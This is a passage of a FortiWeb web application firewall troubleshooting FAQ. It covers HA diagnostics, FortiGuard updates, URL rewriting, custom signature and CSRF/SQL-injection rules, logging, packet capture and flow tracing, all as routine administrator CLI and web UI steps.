1. Ensure the physical connections are correct:
   - Ensure that the physical interfaces that FortiWeb monitors to check the status of appliances in the cluster (**Port Monitor** in HA configuration) are in the same subnet.
   - Ensure that the HA heartbeat link ports are connected through crossover cables. Although the feature works if you use switches make the connection, Fortinet recommends a direct connection.
2. Ensure the following HA configuration is correct:
   - Ensure that the cluster members have the same **Group ID** value, and that no other HA cluster uses this value.
   - Specify different **Device Priority** values for each member of the cluster and select the **Override** option. This configuration ensures that the higher priority appliance (the one with the lowest value) is maintained is the master as often as possible.
3. Use the following commands to collect information about the HA cluster:

HA cluster troubleshooting commands

Command	Purpose
`get system status` `get global system status` (if ADOMs are enabled)	Displays information about current HA cluster members, including: • HA mode • HA Status • Serial number • Priority • HA role Helps confirm if the 2 appliances are part of the same cluster and which one is the master.
`execute ha md5sum`	Retrieves the CLI system configuration MD5 from the 2 appliances in a HA cluster. Helps confirm whether HA configuration is synchronized.
`execute ha disconnect`	Run on master appliance to disconnect slave without disconnecting cables. You can then connect to the slave as if it were a standalone appliance for troubleshooting purposes.
`execute ha manage`	If the **Override** option is selected, you can run this command on the master appliance to assign a higher priority to the slave appliance, which manually triggers a HA failover. You specify the serial number of the slave appliance and the new priority. For example: `execute ha manage FV-1KC3R11111111 1`

`execute ha synchronize config`
`execute ha synchronize irdb`
`execute ha synchronize waf`
	Manually triggers configuration synchronization:
	• config — Only the core CLI configuration file (fwb_system.conf) and auxiliary files such as X.509 certificates.
	• irdb — Only the IP Reputation Database (IRDB).
	• waf — Entire configuration, including CLI configuration, system files, and databases.
	Also refreshes the md5sum value, which you use to confirm synchronization status.

`execute ha synchronize avupd` `execute ha synchronize geodb`	Manually triggers synchronization of a database file: • avupd — The FortiGuard Antivirus service package. • geodb — The geography-to-IP address mappings. You can only trigger this type of synchronization manually.

Command	Purpose
`execute ha synchronize start` `execute ha synchronize stop`	Use to stop or start synchronization during debugging.
`diagnose debug application hasync 1`	Configures the debug logs for HA synchronization to display messages about the automatic configuration synchronization process, commands that failed, and the full configuration synchronization process. Run on both members of the HA cluster to confirm configuration synchronization and communication between the appliances. Alternatively, use the following command to configure HA synchronization debug logs to display all messages: diagnose debug application hasync -1 Before you run this command, run the following commands to turn on debug log output and enable timestamps: diagnose debug enable diagnose debug console timestamp enable

`diagnose debug application hatalk 1`	Configures the debug logs for HA heartbeat links to display messages about the heartbeat signal, HA failover, and the uptime of the members of the HA cluster.
	Alternatively, use the following command to configure HA heartbeat debug logs to display all messages:
	`diagnose debug application hatalk -1`
	Before you run this command, run the following commands to turn on debug log output and enable timestamps:
	`diagnose debug enable`
	`diagnose debug console timestamp enable`

4. If your HA cluster is deployed in a custom environment, following commands provide useful information for troubleshooting (run on both members of the cluster):

```
get system status
diagnose debug application hatalk 1
diagnose debug application hasync 1
execute ha sync waf
execute ha md5sum
```

For detailed information about these commands, see the FortiWeb CLI Reference.

For detailed information about HA topology and configuration, see HA heartbeat & synchronization on page 50 and Configuring a high availability (HA) FortiWeb cluster on page 124.

How do I upload a file to or download a file from FortiWeb?

To upload a file

1. To enable the file uploading and downloading functionality, use the CLI to enter the following commands:

```
config system settings
   set enable-file-upload enable
   end
```

2. In the web UI, go to **System > Maintenance > Backup & Restore**.

   At the bottom of the page, under GUI File Download/Upload, click **Choose File** to navigate to a file and select it, and then click **Upload** to copy it to FortiWeb.

   When the upload is complete, the file is displayed in the File Name list.

3. To maintain security, use the following CLI commands to disable the file uploading functionality:


```
config system settings
   set enable-file-upload disable
   end
```

To download a file

1. To enable the file uploading and downloading functionality, use the CLI to enter the following commands:

```
config system settings
   set enable-file-upload enable
   end
```

2. In the web UI, go to **System > Maintenance > Backup & Restore**.
3. At the bottom of the page, under GUI File Download/Upload, click the download icon for the file you want to download.



4. To maintain security, use the following CLI commands to disable the file uploading functionality:

```
config system settings
   set enable-file-upload disable
   end
```

Why did the FortiGuard service update fail?

If your automatic FortiGuard service update is not successful, complete the following troubleshooting steps:

1. Ensure that your firewall rules allow FortiWeb to access the Internet via TCP port 443.

   This is the port that FortiWeb uses to poll for and download FortiGuard service updates from the FortiGuard Distribution Network (FDN).

2. Ensure FortiWeb can communicate with the DNS server.

   When it performs the initial FortiGuard service update, FortiWeb requires access to the DNS server to resolve the domain name `fds.fortinet.com` to the appropriate host name.

3. Because the size of the virus signature database exceeds 200MB, an unstable network can interrupt the TCP session that downloads the database. If the download fails for this reason, obtain the latest version of the virus signature database from `support.fortinet.com` and perform the update manually. See Uploading signature & geography-to-IP updates on page 193.

   FortiWeb resumes automatic updates of the database at the next scheduled time.

4. If the previous steps do not solve the problem, use the following commands to obtain additional information:

   ```
   diagnose debug enable
   diagnose debug application fds 7
   ```

   If you need to contact Fortinet Technical Support for assistance, provide the output of these diagnose debug commands and a configuration file.

   For more information about these commands, see the FortiWeb CLI Reference.

For additional methods for verifying FortiGuard connectivity, see Connecting to FortiGuard services on page 180.

Why is URL rewriting not working?

If FortiWeb is not rewriting URLs as expected, complete the following troubleshooting steps:

1. Ensure the value of **Action Type** is correct.

   Request Action rewrites HTTP requests from clients, and **Response Action** rewrites responses to clients from the web server.

2. Ensure that you have added items to the URL Rewriting Condition Table.

3. If one of your conditions uses a regular expression, ensure that the expression is valid. Click the >> (double arrow) button beside the **Regular Expression** field to test the value.

   For an online guide for regular expressions, go to:

   `http://www.regular-expressions.info/reference.html/`

   For an online library of regular expressions, go to:

   `RegExLib.com`

4. If the page is compressed, ensure that you have configured a decompression policy.

   For more information, see Configuring temporary decompression for scanning & rewriting on page 601.

5. Go to **System > Config > Advanced** and adjust the value of **Maximum Body Cache**.

URL body rewriting does not work when the page is larger than the cache buffer size. The default size is 64KB.

To adjust the buffer using the CLI, use a command like the following example:

```
config global
   config sys advanced
      set max-cache-size 1024
   end
end
```

6. Ensure that FortiWeb supports the page's Content-Type, which specifies its MIME type. FortiWeb supports the following Content-Type values only:
   - text/html
   - text/plain
   - text/javascript
   - application/xml
   - text/xml
   - application/javascript
   - application/soap+xml
   - application/x-javascript

How do I create a custom signature that erases response packet content?

1. Create a custom signature rule that includes the following values:

Direction	Response
Expression	Either a simple string or a regular expression that matches the response to erase.
Action	**Alert & Erase** The erase action replaces the content specified by Expression with `xxx`.

2. Add an appropriate target:
   - RESPONSE_BODY

     If the page is compressed, ensure that you have configured a decompression policy. Otherwise, the erase action does not work.

     For more information, see Configuring temporary decompression for scanning & rewriting on page 601.
   - RESPONSE_HEADER
   - RESPONSE_STATUS

     The RESPONSE_STATUS is not erased in the raw packet.

   If the target is RESPONSE_HEADER or RESPONSE_STATUS, the body of the response is still displayed.

3. Add the rule to a custom signature group, and then add the group to a signature policy that you can add to an inline or offline protection profile.

For detailed custom signature creation instructions, see Defining custom data leak & attack signatures on page 525.

How do I reduce false positives and false negatives?

If FortiWeb is identifying legitimate requests as attacks (false positives), complete the following troubleshooting steps:

1. If your web protection profile uses a signature policy in which the extended version of a signature set is enabled (for example, **Cross Site Scripting (Extended)**), disable it.

   The extended signature sets detect a wider range of attacks but are also more likely to generate false positives.

   For detailed information, see Blocking known attacks & data leaks on page 501.

2. Specify the appropriate URL as an exception in the signature configuration. To create this exception, click either the **Exception** link in the **Message** field of the attack log item or **Advanced Mode** in the **Edit Signature Policy** dialog box.

   For detailed instructions, see Configuring action overrides or exceptions to data leak & attack detection signatures on page 517.

3. If the configuration changes do not solve the problem, capture the packet that FortiWeb has incorrectly identified as an attack and contact Fortinet Technical Support for assistance.

   Fortinet can resolve the issue by modifying the attack signature.

If FortiWeb is identifying attacks as legitimate requests (false negatives), complete the following troubleshooting steps:

1. Use the **Advanced Mode** option to ensure that the signature policy that your web protection profile uses has the following configuration:

   - All the appropriate signatures are enabled.
   - The enabled signatures do not have exceptions that permit the attack packets.

2. If your signature configuration is correct, capture the packet that FortiWeb did not identify as an attack and contact Fortinet Technical Support for assistance.

   Fortinet can resolve the issue by adding an attack signature. In the meantime, you can resolve the problem by creating a custom signature. For detailed instructions, see Defining custom data leak & attack signatures on page 525.

For additional information about reducing false positives, see Reducing false positives on page 782.

Why is FortiWeb not forwarding non-HTTP traffic (for example, RDP, FTP) to back-end servers even though set ip-forward is enabled?

The config router setting command allows you to change how FortiWeb handles non-HTTP/HTTPS traffic when it is operating in reverse proxy mode.

When the setting `ip-forward` is enabled, for any non-HTTP/HTTPS traffic with a destination other than a FortiWeb virtual server (for example, a back-end server), FortiWeb acts as a router and forwards it based in its destination address.

However, any non-HTTP/HTTPS traffic destined for a virtual server on the appliance is dropped.

Therefore, if you require clients need to reach a back-end server using FTP or another non-HTTP/HTTPS protocol, ensure the client uses the back-end server's IP address.

For more detailed information about this setting and a configuration that avoids this problem, see the “Router setting” topic in the FortiWeb CLI Reference.

How do I prevent cross-site request forgery (CRSF or XSRF) with a custom rule?


A cross-site request forgery attack takes advantage of the trust that a site has in a client’s browser to execute unwanted actions on a web application. For example, to test your web site’s vulnerability to one CRSF method, Cross-Frame Scripting (XFS), go to the following location:

http://sec101.sourceforge.net/cross_site_framing.php

To add an advanced access control rule that detects cross-site request forgery (CRSF)

1. Go to **Web Protection > Advanced Protection > Custom Rule**.
2. Click **Create New**.
3. Configure the action and trigger settings for the rule.

   For detailed information on these settings, see Combination access control & rate limiting on page 437.
4. Click **Create New** to add a rule entry.
5. For **Filter Type**, select **HTTP Header**, and then click **OK**.
6. Configure these settings:



Setting name	Value
Header Name	**Referer**
Header Value Type	**Regular Expression**
Header Value	A regular expression that matches the address of your web site. For example, if your web site is http://211.24.155.103/, use the following expression: ^http://211\.24\.155\.103.*

7. Click **OK** to save the rule entry, and then click **OK** to save the rule.
8. Go to **Web Protection > Advanced Protection > Custom Policy** to group the custom rule into a policy.

   For detailed information on creating policies, see Combination access control & rate limiting on page 437.
9. To apply the policy, select it as the Custom Rule in a protection profile (see Configuring a protection profile for inline topologies on page 608 or Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 617).

   Attack log messages contain `Custom Access Violation` when this feature detects an unauthorized access attempt.

Why does my Advanced Protection rule that has both Signature Violation and HTTP Response Code filters not detect any violations?

When you use **Web Protection > Advanced Protection > Custom Rule** to create a custom rule, FortiWeb links items in the list of filters with an AND operator. It uses the rule to evaluate both requests and responses.

When the rule has both a Signature Violation and a HTTP Response Code filter, a malicious request violates the signature filter and the corresponding response matches the response code filter. But neither the request nor the response can violate both filters at the same time to generate a match.

To solve this problem, create a separate custom rule for each type of filter. For more information, see Combination access control & rate limiting on page 437.

What's the difference between the Packet Interval Timeout and Transaction Timeout filters in an Advanced Protection rule?

Both Packet Interval Timeout and Transaction Timeout protect against DoS attacks. In most cases, the attacks are some form of slow HTTP attack.

Packet Interval Timeout evaluates the time period between packets that arrive from either the client or server (request or response packets). If the time exceeds the maximum the timeout specifies, FortiWeb takes the action specified in the rule.

However, other types of slow attacks can keep the server occupied and still maintain a minimal data flow. For example, if an attack sends a byte of data per second, it can continue a GET request indefinitely but stay within the Packet Interval Timeout.

The Transaction Timeout evaluates the time period for a transaction — a GET or POST request and its complete reply. In most cases, a transaction lasts no longer than a few milliseconds or, for slower applications, a few seconds.

To detect the widest range of attacks, specify both Packet Interval Timeout and Transaction Timeout filters when you create an Advanced Protection rule.

For more information, see Combination access control & rate limiting on page 437.

What ID numbers do I use to specify a Signature Violation filter when I use the CLI to create a custom access rule?

The `waf custom-access rule` command allows you to configure custom access rules, which can include Signature Violation filters. When you configure the `signature-class` option, use one of the following IDs to specify the category of signature to match:

For example, the following command creates a custom rule that detects SQL injection attacks, such as blind SQL injection:

```
config waf custom-access rule
   edit "sql-inject"
      set action block-period
      set severity High
      set trigger "notification-servers1"
      config signature-class
         edit 03000000
            set status enable
         next
      end
   next
end
config waf custom-access policy
   edit "sql-inject-policy"
      config rule
```

```
            edit 1
               set rule-name "sql-inject"
            next
         end
      next
   end
```


For more information on the `waf custom-access rule` command, see the *FortiWeb CLI Reference*.

Why is the Signature Violation filter I added to my Advanced Protection custom rule not working?


To add a Signature Violation filter to an Advanced Protection custom rule, you select **Signature Violation** as the filter type.

However, for the filter to work, the following configuration steps are also required:

- In the Edit Custom Rule dialog box, select at least one signature category. By default, no categories are selected. When you select a category, FortiWeb prompts you to enable all or some of the signatures in the category.



- Ensure that the signatures that correspond to the categories you selected in the rule are enabled in the signature policy (**Web Protection > Known Attacks > Signatures**).



You select the custom policy that contains the rule and corresponding signature set when you create a protection profile.

For more information, see Combination access control & rate limiting on page 437 and Blocking known attacks & data leaks on page 501.

Why don't my back-end servers receive the virtual server IP address as the source IP?

When the operation mode is reverse proxy, the server pool members receive the IP address of the FortiWeb interface the connection uses. If the back-end servers need to know the IP address of the client where the request originated, configure a X-Forwarded-For rule for the appropriate profile. See Defining your proxies, clients, & X-headers on page 366.

Why do I not see HTTP traffic in the logs?

Successful HTTP traffic logging depends on both FortiWeb configuration and the configuration of other network devices. If you do not see HTTP traffic in the traffic log, ensure that the configuration described in the following tables is correct.

Reverse proxy mode

Configuration	What to look for	See
Logging	Ensure logging is enabled and configured. By default, logging is not enabled.	Configuring logging on page 691
Servers	Ensure that the IP address of your physical server and the IP address of your virtual server are correct.	Defining your web servers on page 332 Configuring virtual servers on your FortiWeb on page 373
Server policy	Ensure that the server policy associates the appropriate virtual server with the correct physical servers (as members of a server pool).	Configuring a server policy on page 624
Network interfaces	Go to **System > Network > Interface** and ensure the ports for inbound and outbound traffic are up. Use sniffing (packet capture) to ensure that you can see traffic on both inbound and outbound network interfaces. Ensure that the network interfaces are configured with the correct IP addresses. In a typical configuration, port1 is configured for management (web UI access) and the remaining ports associated with the required subnets.	Configuring the network interfaces on page 154 How can I sniff FortiWeb packets (packet capture)? on page 809 (overview) or Packet capture on page 818
VLANs (if used)	Make sure that the VLAN is associated with the correct physical port (**Interface** setting).	Adding VLAN subinterfaces on page 159
Firewalls & routers	Communications between the FortiWeb appliance, clients, protected web servers, and FortiGuard Distribution Network (FDN) require that any routers and firewalls between them permit specific protocols and port numbers.	Appendix A: Port numbers on page 850
Load balancers	If the load balancer is in front of FortiWeb, the physical IP addresses on it are the FortiWeb virtual IP addresses. If the Load Balancer is behind the FortiWeb, the FortiWeb physical server is the virtual IP for the load balancer's virtual IP.	External load balancers: before or after? on page 78
Web server	Ensure that the web server is up and running by testing it without FortiWeb on the network.	Checking routing on page 827

Transparent modes

Configuration	What to look for	See
Logging	Ensure logging is enabled and configured. By default, logging is not enabled.	Configuring logging on page 691
Server/server pool	Ensure that the configuration for the physical server in the server pool contains the correct IP address.	Defining your web servers on page 332 Creating a server pool on page 340
Server policy	Ensure that the server policy associates the appropriate virtual server with the correct physical servers (as a member of a server pool).	Configuring a server policy on page 624
Bridge (v-zone)	Ensure the v-zone is configured using the correct FortiWeb ports. In the list of network interfaces (**Global > System > Network > Interface**), the **Status** column identifies interfaces that are members of a v-zone. To ensure that the bridge is forwarding traffic, in the list of v-zones, under **Interface**, look for the status “forwarding” following the names of the ports.	Configuring a bridge (V-zone) on page 166
VLANs (if used)	Make sure that the VLAN is associated with the correct physical port (**Interface** setting).	Adding VLAN subinterfaces on page 159
Firewalls & routers	Communications between the FortiWeb appliance, clients, protected web servers, and FortiGuard Distribution Network (FDN) require that any routers and firewalls between them permit specific protocols and port numbers.	Appendix A: Port numbers on page 850
Web server	Ensure that the web server is up and running by testing it without FortiWeb on the network.	Checking routing on page 827

Offline mode

Configuration	What to look for	See
Logging	Ensure logging is enabled and configured. By default, logging is not enabled.	Configuring logging on page 691

Configuration	What to look for	See
Server/server pool	Ensure that the configuration for the physical server in the server pool contains the correct IP address.	Defining your web servers on page 332 Creating a server pool on page 340
Server policy	Ensure that the server policy associates the appropriate virtual server with the correct physical servers (as members of a server pool).	Configuring a server policy on page 624
Bridge (v-zone)	Ensure the v-zone is configured using the correct FortiWeb ports. In the list of network interfaces (**Global > System > Network > Interface**), the **Status** column identifies interfaces that are members of a v-zone. To ensure that the bridge is forwarding traffic, in the list of v-zones, under **Interface**, look for the status “forwarding” following the names of the ports.	Configuring a bridge (V-zone) on page 166
VLANs (if used)	Make sure that the VLAN is associated with the correct physical port (**Interface** setting).	Adding VLAN subinterfaces on page 159
Network interfaces	Use sniffing (packet capture) to ensure that you can see traffic on both inbound and outbound network interfaces.	Configuring the network interfaces on page 154 How can I sniff FortiWeb packets (packet capture)? on page 809 (overview) or Packet capture on page 818
Web server	Ensure that the web server is up and running by testing it without FortiWeb on the network.	Checking routing on page 827

Why do I see HTTP traffic in the logs but not HTTPS traffic?

Use the following steps to troubleshoot HTTPS traffic logging:

1. Ensure FortiWeb has the certificates it needs to offload or inspect HTTPS.

   See How to offload or inspect HTTPS on page 388.

2. Use sniffing (packet capture) to look for errors in HTTPS traffic.

See How can I sniff FortiWeb packets (packet capture)? on page 809 (overview) or Packet capture on page 818.

How do I store traffic log messages on the appliance hard disk?

You can configure FortiWeb to store traffic log messages on its hard disk.

In most environments, and especially environments with high traffic volume, enabling this option for long periods of time can cause the hard disk to fail prematurely. Do not enable it unless it is necessary and disable it as soon as you no longer need it.

For information on configuring logging to the hard disk using the web UI, see Configuring logging on page 691.

To enable logging to the hard disk via the CLI, log in using an account with either `w` or `rw` permission to the `loggrp` area and enter the following commands:

```
config log traffic-log
   set disk-log enable
```

Use the following commands to verify the new configuration:

```
get log traffic-log
```

A response that is similar to the following message is displayed:

```
status : enable
packet-log : enable
disk-log : enable
```

Alternatively, use the following command to display a sampling of traffic log messages:

```
diagnose log tlog show
```

A response that is similar to the following message is displayed:

```
Total time span is 39.252285 seconds
Time spent on waiting is 13.454448 seconds
Time spent on preprocessing is 3.563218 seconds
traffic log processed: 69664
```

where:

- `Total time span` is the total amount of time of the logd process handle logs (that is, receiving messages from other process, filtering messages, outputting in standard format, writing the logs to the local database, and so on)
- `Time spent on waiting` is the amount of time of the logd process waited to receive messages from other processes
- `Time spent on preprocessing` is the amount of time the logd process spent filtering and format i ng messages
- `traffic log processed` is the total number of logs that the logd process handled in this cycle

For more information about the `config log traffic-log` and `diagnose log tlog show` commands, see the FortiWeb CLI Reference.

Why is the most recent log message not displayed in the Aggregated Attack log?

If recent log messages do not appear in the Aggregated Attack log as expected, complete the following troubleshooting steps:

1. Use the dashboard to see if the appliance is busy.

   When FortiWeb generates an attack log, the appliance writes it to and reads it from the hard disk and then updates the logging database.

   The process that retrieves Aggregated Attack log information from the database (indexd) has a lower priority than the processes that analyze and direct traffic. Therefore, increased demand for FortiWeb processing resources (for example, when traffic levels increase) can delay updates to the log.

2. Rebuild the logging database.

   Events such as a power outage can corrupt the logging database. Use the following command to rebuild it:

   ```
   exec db rebuild
   ```

   This command deletes and rebuilds the database. It does not delete any logs on the hard disk and no log information is lost.

How can I sniff FortiWeb packets (packet capture)?

Use the `diagnose network sniffer` command to perform a packet trace on one or more interfaces.

For example, the following command captures TCP port 80 traffic arriving at or departing from 192.168.1.1, for all network interfaces. The value `3` specifies the verbosity level (`3` captures the most detail):

```
diagnose network sniffer any 'tcp and port 80 and host 192.168.1.1' 3
```

For detailed information and instructions on using this command and its output, see Packet capture on page 818.

The following steps are an overview of the process:

1. Using a terminal emulator such as SecureCRT or Putty, connect to the appliance via SSH or Telnet, run the sniffer command, and save the output to a file (for example, `detail_output.log`).

   A terminal emulator is required because the console is too slow for this task and cannot display all of the output.

2. Install a Perl interpreter and Wireshark (or equivalent application) on your PC.

3. To convert the packet capture command to a format that Wireshark can use, run the following command:

   ```
   perl ./fgt2eth.pl -in detail_ouput.log -out converted.cap
   ```

   (You can run the Perl script in Windows or Linux.)

   To download fgt2eth.pl, see the Fortinet Knowledge Base article Using the FortiOS built-in packet sniffer.



The fgt2eth.pl script is provided as-is, without any implied warranty or technical support.

How do I trace packet flow in FortiWeb?

Use the following steps to use the console to view packet flow information for a specified client IP when it accesses a virtual server IP:

1. Using the CLI, use the following command to turn on debug log output:

```
diagnose debug enable
```

2. Use a command similar to the following to limit the debug logs to those that match a specific client IP address:

```
diagnose debug flow filter client-ip 172.22.6.232
```

3. Use the following command to include details from each module that processes the packet:

```
diagnose debug flow filter module-detail on
```

4. Use the following command to start the flow trace:

```
diagnose debug flow trace start
```

The following output is an example of the results of these commands:

```
Module name:WAF_X_FORWARD_FOR_PROCESS, Execution:4, Process error:0, Action:ACCEPT
Module name:WAF_IP_INTELLIGENCE, Execution:3, Process error:6, Action:ACCEPT
Module name:WAF_KNOWN_ENGINES, Execution:4, Process error:0, Action:ACCEPT
Module name:HSTS_HEADER_PROCESS, Execution:4, Process error:5, Action:ACCEPT
Module name:WAF_HTTP_ACTIVE_SCRIPT, Execution:3, Process error:2, Action:ACCEPT
Module name:WAF_SESSION_MANAGEMENT, Execution:4, Process error:0, Action:ACCEPT
Module name:WAF_HTTP_DOS_HTTP_FLOOD, Execution:4, Process error:0, Action:ACCEPT
Module name:WAF_HTTP_DOS_MALICIOUS_IP, Execution:4, Process error:8, Action:ACCEPT
Module name:HTTP_ACCLIMIT_LIMIT, Execution:4, Process error:-1, Action:ACCEPT
